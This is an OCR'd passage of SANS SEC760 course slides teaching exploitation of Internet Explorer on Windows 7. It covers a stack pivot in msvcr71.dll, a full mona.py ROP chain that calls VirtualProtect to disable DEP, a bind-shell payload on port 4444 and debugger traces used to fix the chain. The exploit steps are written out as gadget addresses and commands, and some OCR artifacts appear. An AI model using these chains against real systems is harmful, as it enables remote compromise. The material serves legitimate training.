- Now that we can control the instruction pointer, we need to execute our desired shellcode
- We must first disable Data Execution Prevention, compensating for ASLR
- We will need to build an ROP chain to achieve this goal
- We must also compensate for other issues that will arise as we move forward

SEC760 | Advanced Exploit Development for Penetration Testers 118

Next Goal, Code Execution!

Now that we have control of the instruction pointer, we need to get shellcode execution. Since this is a Windows 7 system, we need to disable Data Execution Prevention (DEP) and compensate for ASLR. To do this, we need to build an ROP chain against non-ASLR participating libraries. Also, other issues will arise before we can get a working exploit, and we will cover them moving forward.



Step 1: Pivot the Stack Pointer

- There are a lot of moving parts in this exploit
  - You will need to spend time working with the exploit code provided and walking through the comments
  - It is not possible to put all the code on the slides
- First thing we need to do is find a stack pivot instruction
  - We need to place the stack pivot address at EAX+70h instead of oxdeadcode
  - From inside of Immunity Debugger with IE loaded, we can find a non-ASLR participating module, press Ctrl-S, and type in "xchg eax, esp" followed by "ret"
  - We get the following result:

```
7C348B05  94    XCHG EAX,ESP
7C348B06  C3    RETN
```

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 119

Step 1: Pivot the Stack Pointer


As stated on the slide, there are a lot of moving parts in this exploit, and the only way to truly understand exactly what you need and why will be for you to work through it at your own pace. You will have time to do this shortly. It is also not possible to put all of the code we will be using in the slides. We will be touching on the main concepts. The full exploit code is in your 760.5 folder.

Our first step is to replace the location where we put 0xdeadc0de with the address of a stack pivoting instruction. There are several ways to pivot the stack pointer, but preferably we will be able to find the instruction "xchg eax, esp" followed by a return. We will need to find a non-ASLR participating library, if possible, to avoid having to leak out ASLR data. We can use the mona.py tool from corelan.be from within Immunity Debugger or WinDbg if we set that up. When running the "!mona modules" command, we see that mscrv71.dll is not protected. We can double-click this module from the Executables window, which we open by clicking the button with the letter "E" on it inside of Immunity Debugger. We can then press Ctrl-S to search for a sequence of instructions. We enter in the following:

```
xchg eax, esp
Ret
```

We get the following result:

```
7C348B05  94    XCHG EAX,ESP
7C348B06  C3    RETN
```




Why Are We Pivoting the Stack Pointer?

- The stack pointer advances with pops and rets
- EAX points to our fake vtable
- If we exchange them, we can take advantage of the pop and ret instructions by having the stack pointer point to our gadget string on the heap
- Windows 8 attempts to stop this style of attack by checking to make sure the stack pointer points to the stack by checking the Thread Environment Block (TEB)

SANS SEC760 | Advanced Exploit Development for Penetration Testers 120

Why Are We Pivoting the Stack Pointer?

It is important to understand why we are pivoting the stack pointer, and the answer is simple: The stack pointer points to the top of the current function's stack frame. It advances with each POP and RET instruction. It can also be moved with MOV instructions and PUSH instructions. The nature of the stack pointer and the instructions designed specifically for the stack pointer help us in our attack. The EAX register in our current attack is pointing to the fake vtable that we control. By exchanging the stack pointer with EAX, we can return to the gadgets in our fake vtable and advance as we see fit. Windows 8 attempts to block this attack by checking to make sure the stack pointer is properly pointing to the stack as referenced by the Thread Environment Block (TEB). This is done prior to sensitive function calls such as VirtualProtect() and VirtualAlloc(). Pivoting the stack pointer back to the stack can help defeat this protection.




Step 2: Advance to Our ROP NOPs

- Now that we have pivoted the stack pointer to point to our fake vtable, we need to make it so the first gadget advances the stack pointer to a series of ROP NOPs to get to our VirtualProtect() gadget chain

Step 2: Advance to Our ROP NOPs

Because ESP now points to the very beginning of our fake vtable, we need to make sure that at that position is a pointer to an instruction that advances ESP, preferably landing right into our ROP NOPs. We need to do this because there is not enough space between the start of the fake vtable and offset 0x70, where the "xchg eax, esp" gadget sits, to fit in our ROP chain to disable DEP followed by our shellcode. That being the case, we need to advance the stack pointer past this xchg gadget into a series of ROP NOPs so that we can slide down to our gadget string that will disable DEP. If we calculate our math perfectly and find the right instructions, we could probably make do without the ROP NOPs.




Step 3: Disable DEP

- Now that we have pivoted and advanced the stack pointer to our ROP NOPs, we can disable DEP
- Most common way is to call VirtualProtect()
- We can use mona.py to generate a usable chain
- Note that the generated ROP chain will not always work on the first try
- It is important to understand ROP at a fundamental level so that you can compensate for problems
- This was, of course, a prerequisite to SEC760

Step 3: Disable DEP

Now that we have successfully pivoted the stack pointer and advanced it to the ROP NOPs, we want to disable Data Execution Prevention (DEP). The most common method is to call VirtualProtect() with the right arguments. There are other techniques to disable DEP as well through ROP, which was covered in SANS SEC660 and other locations online. It is important to understand ROP at a fundamental level, as the ROP chains generated will often have problems that need to be corrected. ROP was a prerequisite to this course. Please ask your instructor if you have any questions about ROP that are not covered in the material.



Running mona.py in Immunity

- From inside Immunity Debugger, we can run:
  - **`!mona rop -m msvcr71.dll -cp nonull`**
  - We get the following result in the log file:

```
rop_gadgets = unescape(
        "%uc710%u7c34" + // 0x7c34c710 : ,# POP EBP # RETN [MSVCR71.dll]
        "%uc710%u7c34" + // 0x7c34c710 : ,# skip 4 bytes [MSVCR71.dll]
        "%u626b%u7c37" + // 0x7c37626b : ,# POP EAX # RETN [MSVCR71.dll]
        "%ufdff%uffff" + // 0xfffffdff : ,# Value to negate, will become 0x00000201
        "%u4f3c%u7c35" + // 0x7c354f3c : ,# NEG EAX # RETN [MSVCR71.dll]
        ...Middle part removed for spacing to fit on slide...
        "%u60e4%u7c36" + // 0x7c3660e4 : ,# POP EBX # RETN [MSVCR71.dll]
        "%u66ca%u7c37" + // 0x7c3766ca : ,# POP EAX # RETN [MSVCR71.dll]
        "%ua151%u7c37" + // 0x7c37a140 : ,# ptr to &VirtualProtect() [IAT
        "%u8c81%u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD AL,0EF # RETN
        "%u5c30%u7c34" + // 0x7c345c30 : ,# ptr to 'push esp # ret ' [MSVCR71.dll]
        "");
```

SEC760 | Advanced Exploit Development for Penetration Testers 123


Running mona.py in Immunity

We now want to generate the ROP chain to disable DEP via the VirtualProtect() method. Inside of Immunity, with IE loaded, we run the command:

```
!mona rop -m msvcr71.dll -cp nonull
```

We get the following results from the log, which we will use in our exploit (note that depending on your version of Immunity and Mona, the results may vary):

```
            rop_gadgets = unescape(
                        "%uc710%u7c34" + // 0x7c34c710 : ,# POP EBP # RETN
[MSVCR71.dll]
                        "%uc710%u7c34" + // 0x7c34c710 : ,# skip 4 bytes
[MSVCR71.dll]
                        "%u626b%u7c37" + // 0x7c37626b : ,# POP EAX # RETN
[MSVCR71.dll]
                        "%ufdff%uffff" + // 0xfffffdff : ,# Value to negate,
will become 0x00000201
                        "%u4f3c%u7c35" + // 0x7c354f3c : ,# NEG EAX # RETN
[MSVCR71.dll]
                        "%u60e4%u7c36" + // 0x7c3660e4 : ,# POP EBX # RETN
[MSVCR71.dll]
                         "%uffff%uffff" + // 0xffffffff : ,#
                         "%u5255%u7c34" + // 0x7c345255 : ,# INC EBX #
FPATAN # RETN [MSVCR71.dll]
                         "%u218e%u7c35" + // 0x7c35218e : ,# ADD EBX,EAX #
XOR EAX,EAX # INC EAX # RETN [MSVCR71.dll]
                         "%u3bd8%u7c34" + // 0x7c343bd8 : ,# POP EDX # RETN
[MSVCR71.dll]
                         "%uffc0%uffff" + // 0xffffffc0 : ,# Value to
negate, will become 0x00000040
                         "%u1eb1%u7c35" + // 0x7c351eb1 : ,# NEG EDX # RETN
[MSVCR71.dll]
                         "%u0bee%u7c36" + // 0x7c360bee : ,# POP ECX # RETN
[MSVCR71.dll]
                         "%uce38%u7c38" + // 0x7c38ce38 : ,# &Writable
location [MSVCR71.dll]
                         "%u1123%u7c34" + // 0x7c341123 : ,# POP EDI # RETN
[MSVCR71.dll]
                         "%ud202%u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP)
[MSVCR71.dll]
                         "%ue2e5%u7c34" + // 0x7c34e2e5 : ,# POP ESI # RETN
[MSVCR71.dll]
                         "%u15a2%u7c34" + // 0x7c3415a2 : ,# JMP [EAX]
[MSVCR71.dll]
                         "%u66ca%u7c37" + // 0x7c3766ca : ,# POP EAX # RETN
[MSVCR71.dll]
                         "%ua151%u7c37" + // 0x7c37a151 : ,# ptr to
&VirtualProtect() [IAT MSVCR71.dll]
                         "%u8c81%u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD
AL,0EF # RETN [MSVCR71.dll]
                         "%u5c30%u7c34" + // 0x7c345c30 : ,# ptr to 'push
esp # ret ' [MSVCR71.dll]
                         "");
```



Step 4: Add Unicode Shellcode


- We should now simply be able to add in the shellcode at the end of the ROP chain
- Control should return here after disabling DEP
- If the return is off, you may have to compensate with padding and such to ensure it is lined up properly
- Shellcode to open up TCP port 4444 is in your 760.5 folder

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 125

Step 4: Add Unicode Shellcode

We now just need to add our favorite Unicode-encoded shellcode. We can generate this with Metasploit, online translators, and such. Shellcode to open up TCP port 4444 is in your 760.5 folder. The shellcode we are using was generated with Metasploit. By appending the shellcode to our ROP chain, we may experience some issues around alignment. For example, if the return from VirtualProtect() ends up 8 bytes further than we expect, we would have to put in 8 bytes of padding. To compensate for this issue, we can stick a little NOP-style sled in if we like, or we can mess with the math to align it perfectly.



Running the Exploit

- The first time we run the exploit, it crashes
- There could be many problems with our exploit
- We would first need to ensure that we are hitting the stack pivot instruction, so let's set a breakpoint

```
0:0005>bp 7c348b05 ".printf \"Pivot hit!!!\";.echo"
0:000f>g
```


```
Stack Pivot hit!!!
eax=046fa230 ebx=046ce4b8 ecx=046e33d8 edx=7c348b05
esi=01ffedf0 edi=00000000 eip=7c348b05 esp=01ffedc0
ebp=01ffeddc iopl=0 nv up ei pl zr na pe nc cs=001b
MSVCR71!wparse_cmdline+0x40:
7c348b05 94               xchg    eax,esp
```

SEC760 | Advanced Exploit Development for Penetration Testers 126

Running the Exploit

The first time we tried running the exploit, it crashed. To troubleshoot, we should set a breakpoint on the stack pivot address to see if we are reaching that point. We can then step through one at a time and watch our exploit execute the ROP payload to see if we make it to our shellcode. We first create the breakpoint and try running the script. As you can see, we make it to the stack pivot instruction.

```
0:0005>bp 7c348b05 ".printf \"Pivot hit!!!\";.echo"
0:000f>g


Stack Pivot hit!!!
eax=046fa230 ebx=046ce4b8 ecx=046e33d8 edx=7c348b05 esi=01ffedf0
edi=00000000
eip=7c348b05 esp=01ffedc0 ebp=01ffeddc iopl=0         nv up ei pl zr na pe
nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
MSVCR71!wparse_cmdline+0x40:
7c348b05 94               xchg    eax,esp
```



Stepping Through the Payload


- We step through the payload (note that we are summarizing the output for brevity):

```
7c348b05 94      xchg eax,esp #Stack Pivot
7c348b06 c3      ret
7c3445f8 83c42c  add  esp,2Ch #Advance ESP
7c3445fb c3      ret
7c3445f8 83c42c  add  esp,2Ch #Advance ESP
7c3445fb c3      ret
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c34c710 5d      pop  ebp     #First Gadget to disable
7c34c711 c3      ret          #DEP with VirtualProtect
```

Stepping Through the Payload

We now press F8 to single-step through the payload. On this slide is the abbreviated output so that you can see which instructions are being executed. We seem to make it to the start of our ROP chain to disable DEP without any problem! It actually wasn't this simple. This author had to increase and decrease the number of ROP NOPs and advance ESP instructions until everything fell right into place. You will likely experience the same during the lab.

```
7c348b05 94      xchg eax,esp        #Stack Pivot
7c348b06 c3      ret
7c3445f8 83c42c  add  esp,2Ch #Advance ESP
7c3445fb c3      ret
7c3445f8 83c42c  add  esp,2Ch #Advance ESP
7c3445fb c3      ret
7c347f98 c3      ret                 #ROP NOP
7c347f98 c3      ret                 #ROP NOP
7c347f98 c3      ret                 #ROP NOP
7c347f98 c3      ret                 #ROP NOP
7c34c710 5d      pop  ebp                       #First Gadget to disable
7c34c711 c3      ret                 #DEP with VirtualProtect
```



Watching the VirtualProtect() Chain

- Our chain breaks at the very end
- It looks like the addressing is off for the call to VirtualProtect()


***Note this may differ depending on the version of mona.py being used

```
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040
esi=7c3415a2 edi=7c34d202
eip=7c3415a2 esp=046fa344 ebp=7c34c710 iopl=0
MSVCR71!setSBUpLow+0x48:
7c3415a2 ff20             jmp     dword ptr [eax]
ds:0023:7c37a12f=7605832c
0:005> t
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040
esi=7c3415a2 edi=7c34d202
eip=2c830576 esp=046fa344 ebp=7c34c710 iopl=0
2c830576 ??               ???
```

Watching the VirtualProtect() Chain

When continuing to run the payload, we reach a problem at the very end. It looks like the jump to what should be the VirtualProtect() stub is off. This is breaking our exploit. Let's dive into what is happening and fix it. ***Note that as there are different versions of mona.py, you may experience different results; they may work straight out of the box or may require different corrections.

```
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040 esi=7c3415a2
edi=7c34d202

eip=7c3415a2 esp=046fa344 ebp=7c34c710 iopl=0
MSVCR71!setSBUpLow+0x48:

7c3415a2 ff20             jmp     dword ptr [eax]
ds:0023:7c37a12f=7605832c

0:005> t

eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040 esi=7c3415a2
edi=7c34d202

eip=2c830576 esp=046fa344 ebp=7c34c710 iopl=0           2c830576 ??
???
```




Fixing the Address for Virtual Protect

- The gadget that seems to be causing the problem:
  - 0x7c378c81 # PUSHAD # ADD AL,0EF # RETN [MSVCR71.dll]
  - "PUSHAD" pushes the arguments onto the stack
  - "ADD AL, 0EF" is an instruction that we have to tolerate, as it sits between PUSHAD and RETN
  - It is causing EAX to hold a different address than what we need for VirtualProtect(), and it only modifies AL
  - mona.py gave us 0x7c37a140 for VirtualProtect(), which is the VirtualProtect() stub, and is correct, as we can see in the debugger
  - Since we have to tolerate the instruction that says, "ADD AL, 0EF," we need to do a little math
  - 0x7c37a140 – 0xEF = 0x51, so our pointer to VirtualProtect() needs to be **0x7c37a151**, instead of 0x7c37a140, due to this instruction

Fixing the Address for Virtual Protect

The PUSHAD instruction pushes our arguments to VirtualProtect() onto the stack as we need; however, in between PUSHAD and RETN we are stuck dealing with an instruction that is changing the AL portion of EAX. The instruction says "ADD AL,0EF." The pointer that mona.py gave us for the VirtualProtect() stub is 0x7c37a140, which is correct; however, it is being changed by this ADD instruction. To fix it we will need to take the value 0x40, the AL portion of the VirtualProtect() stub address, and subtract 0xEF. This will help ensure that we get the right address into EAX for VirtualProtect(). So, we simply take 0x40 – 0xEF and we get 0x51. So, our address used as the pointer for VirtualProtect() will be 0x7c37a151. Let's take a look at this on the next slide.



Fixed ROP Chain

- Now that we have calculated the math, let's give it a go...

```
0:017> bp 7c378c81     #Addr of PUSHAD Gadget
0:017> g
Breakpoint 0 hit
7c378c81 60 pushad
0:005> r eax
eax=7c37a151
0:005> t
7c378c82 04ef add al,0EFh   #instruction changing AL
0:005> t
0:005> ln eax
(7c37a140) MSVCR71!_imp__VirtualProtect  #Awesome!
```

Success!

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 130

Fixed ROP Chain

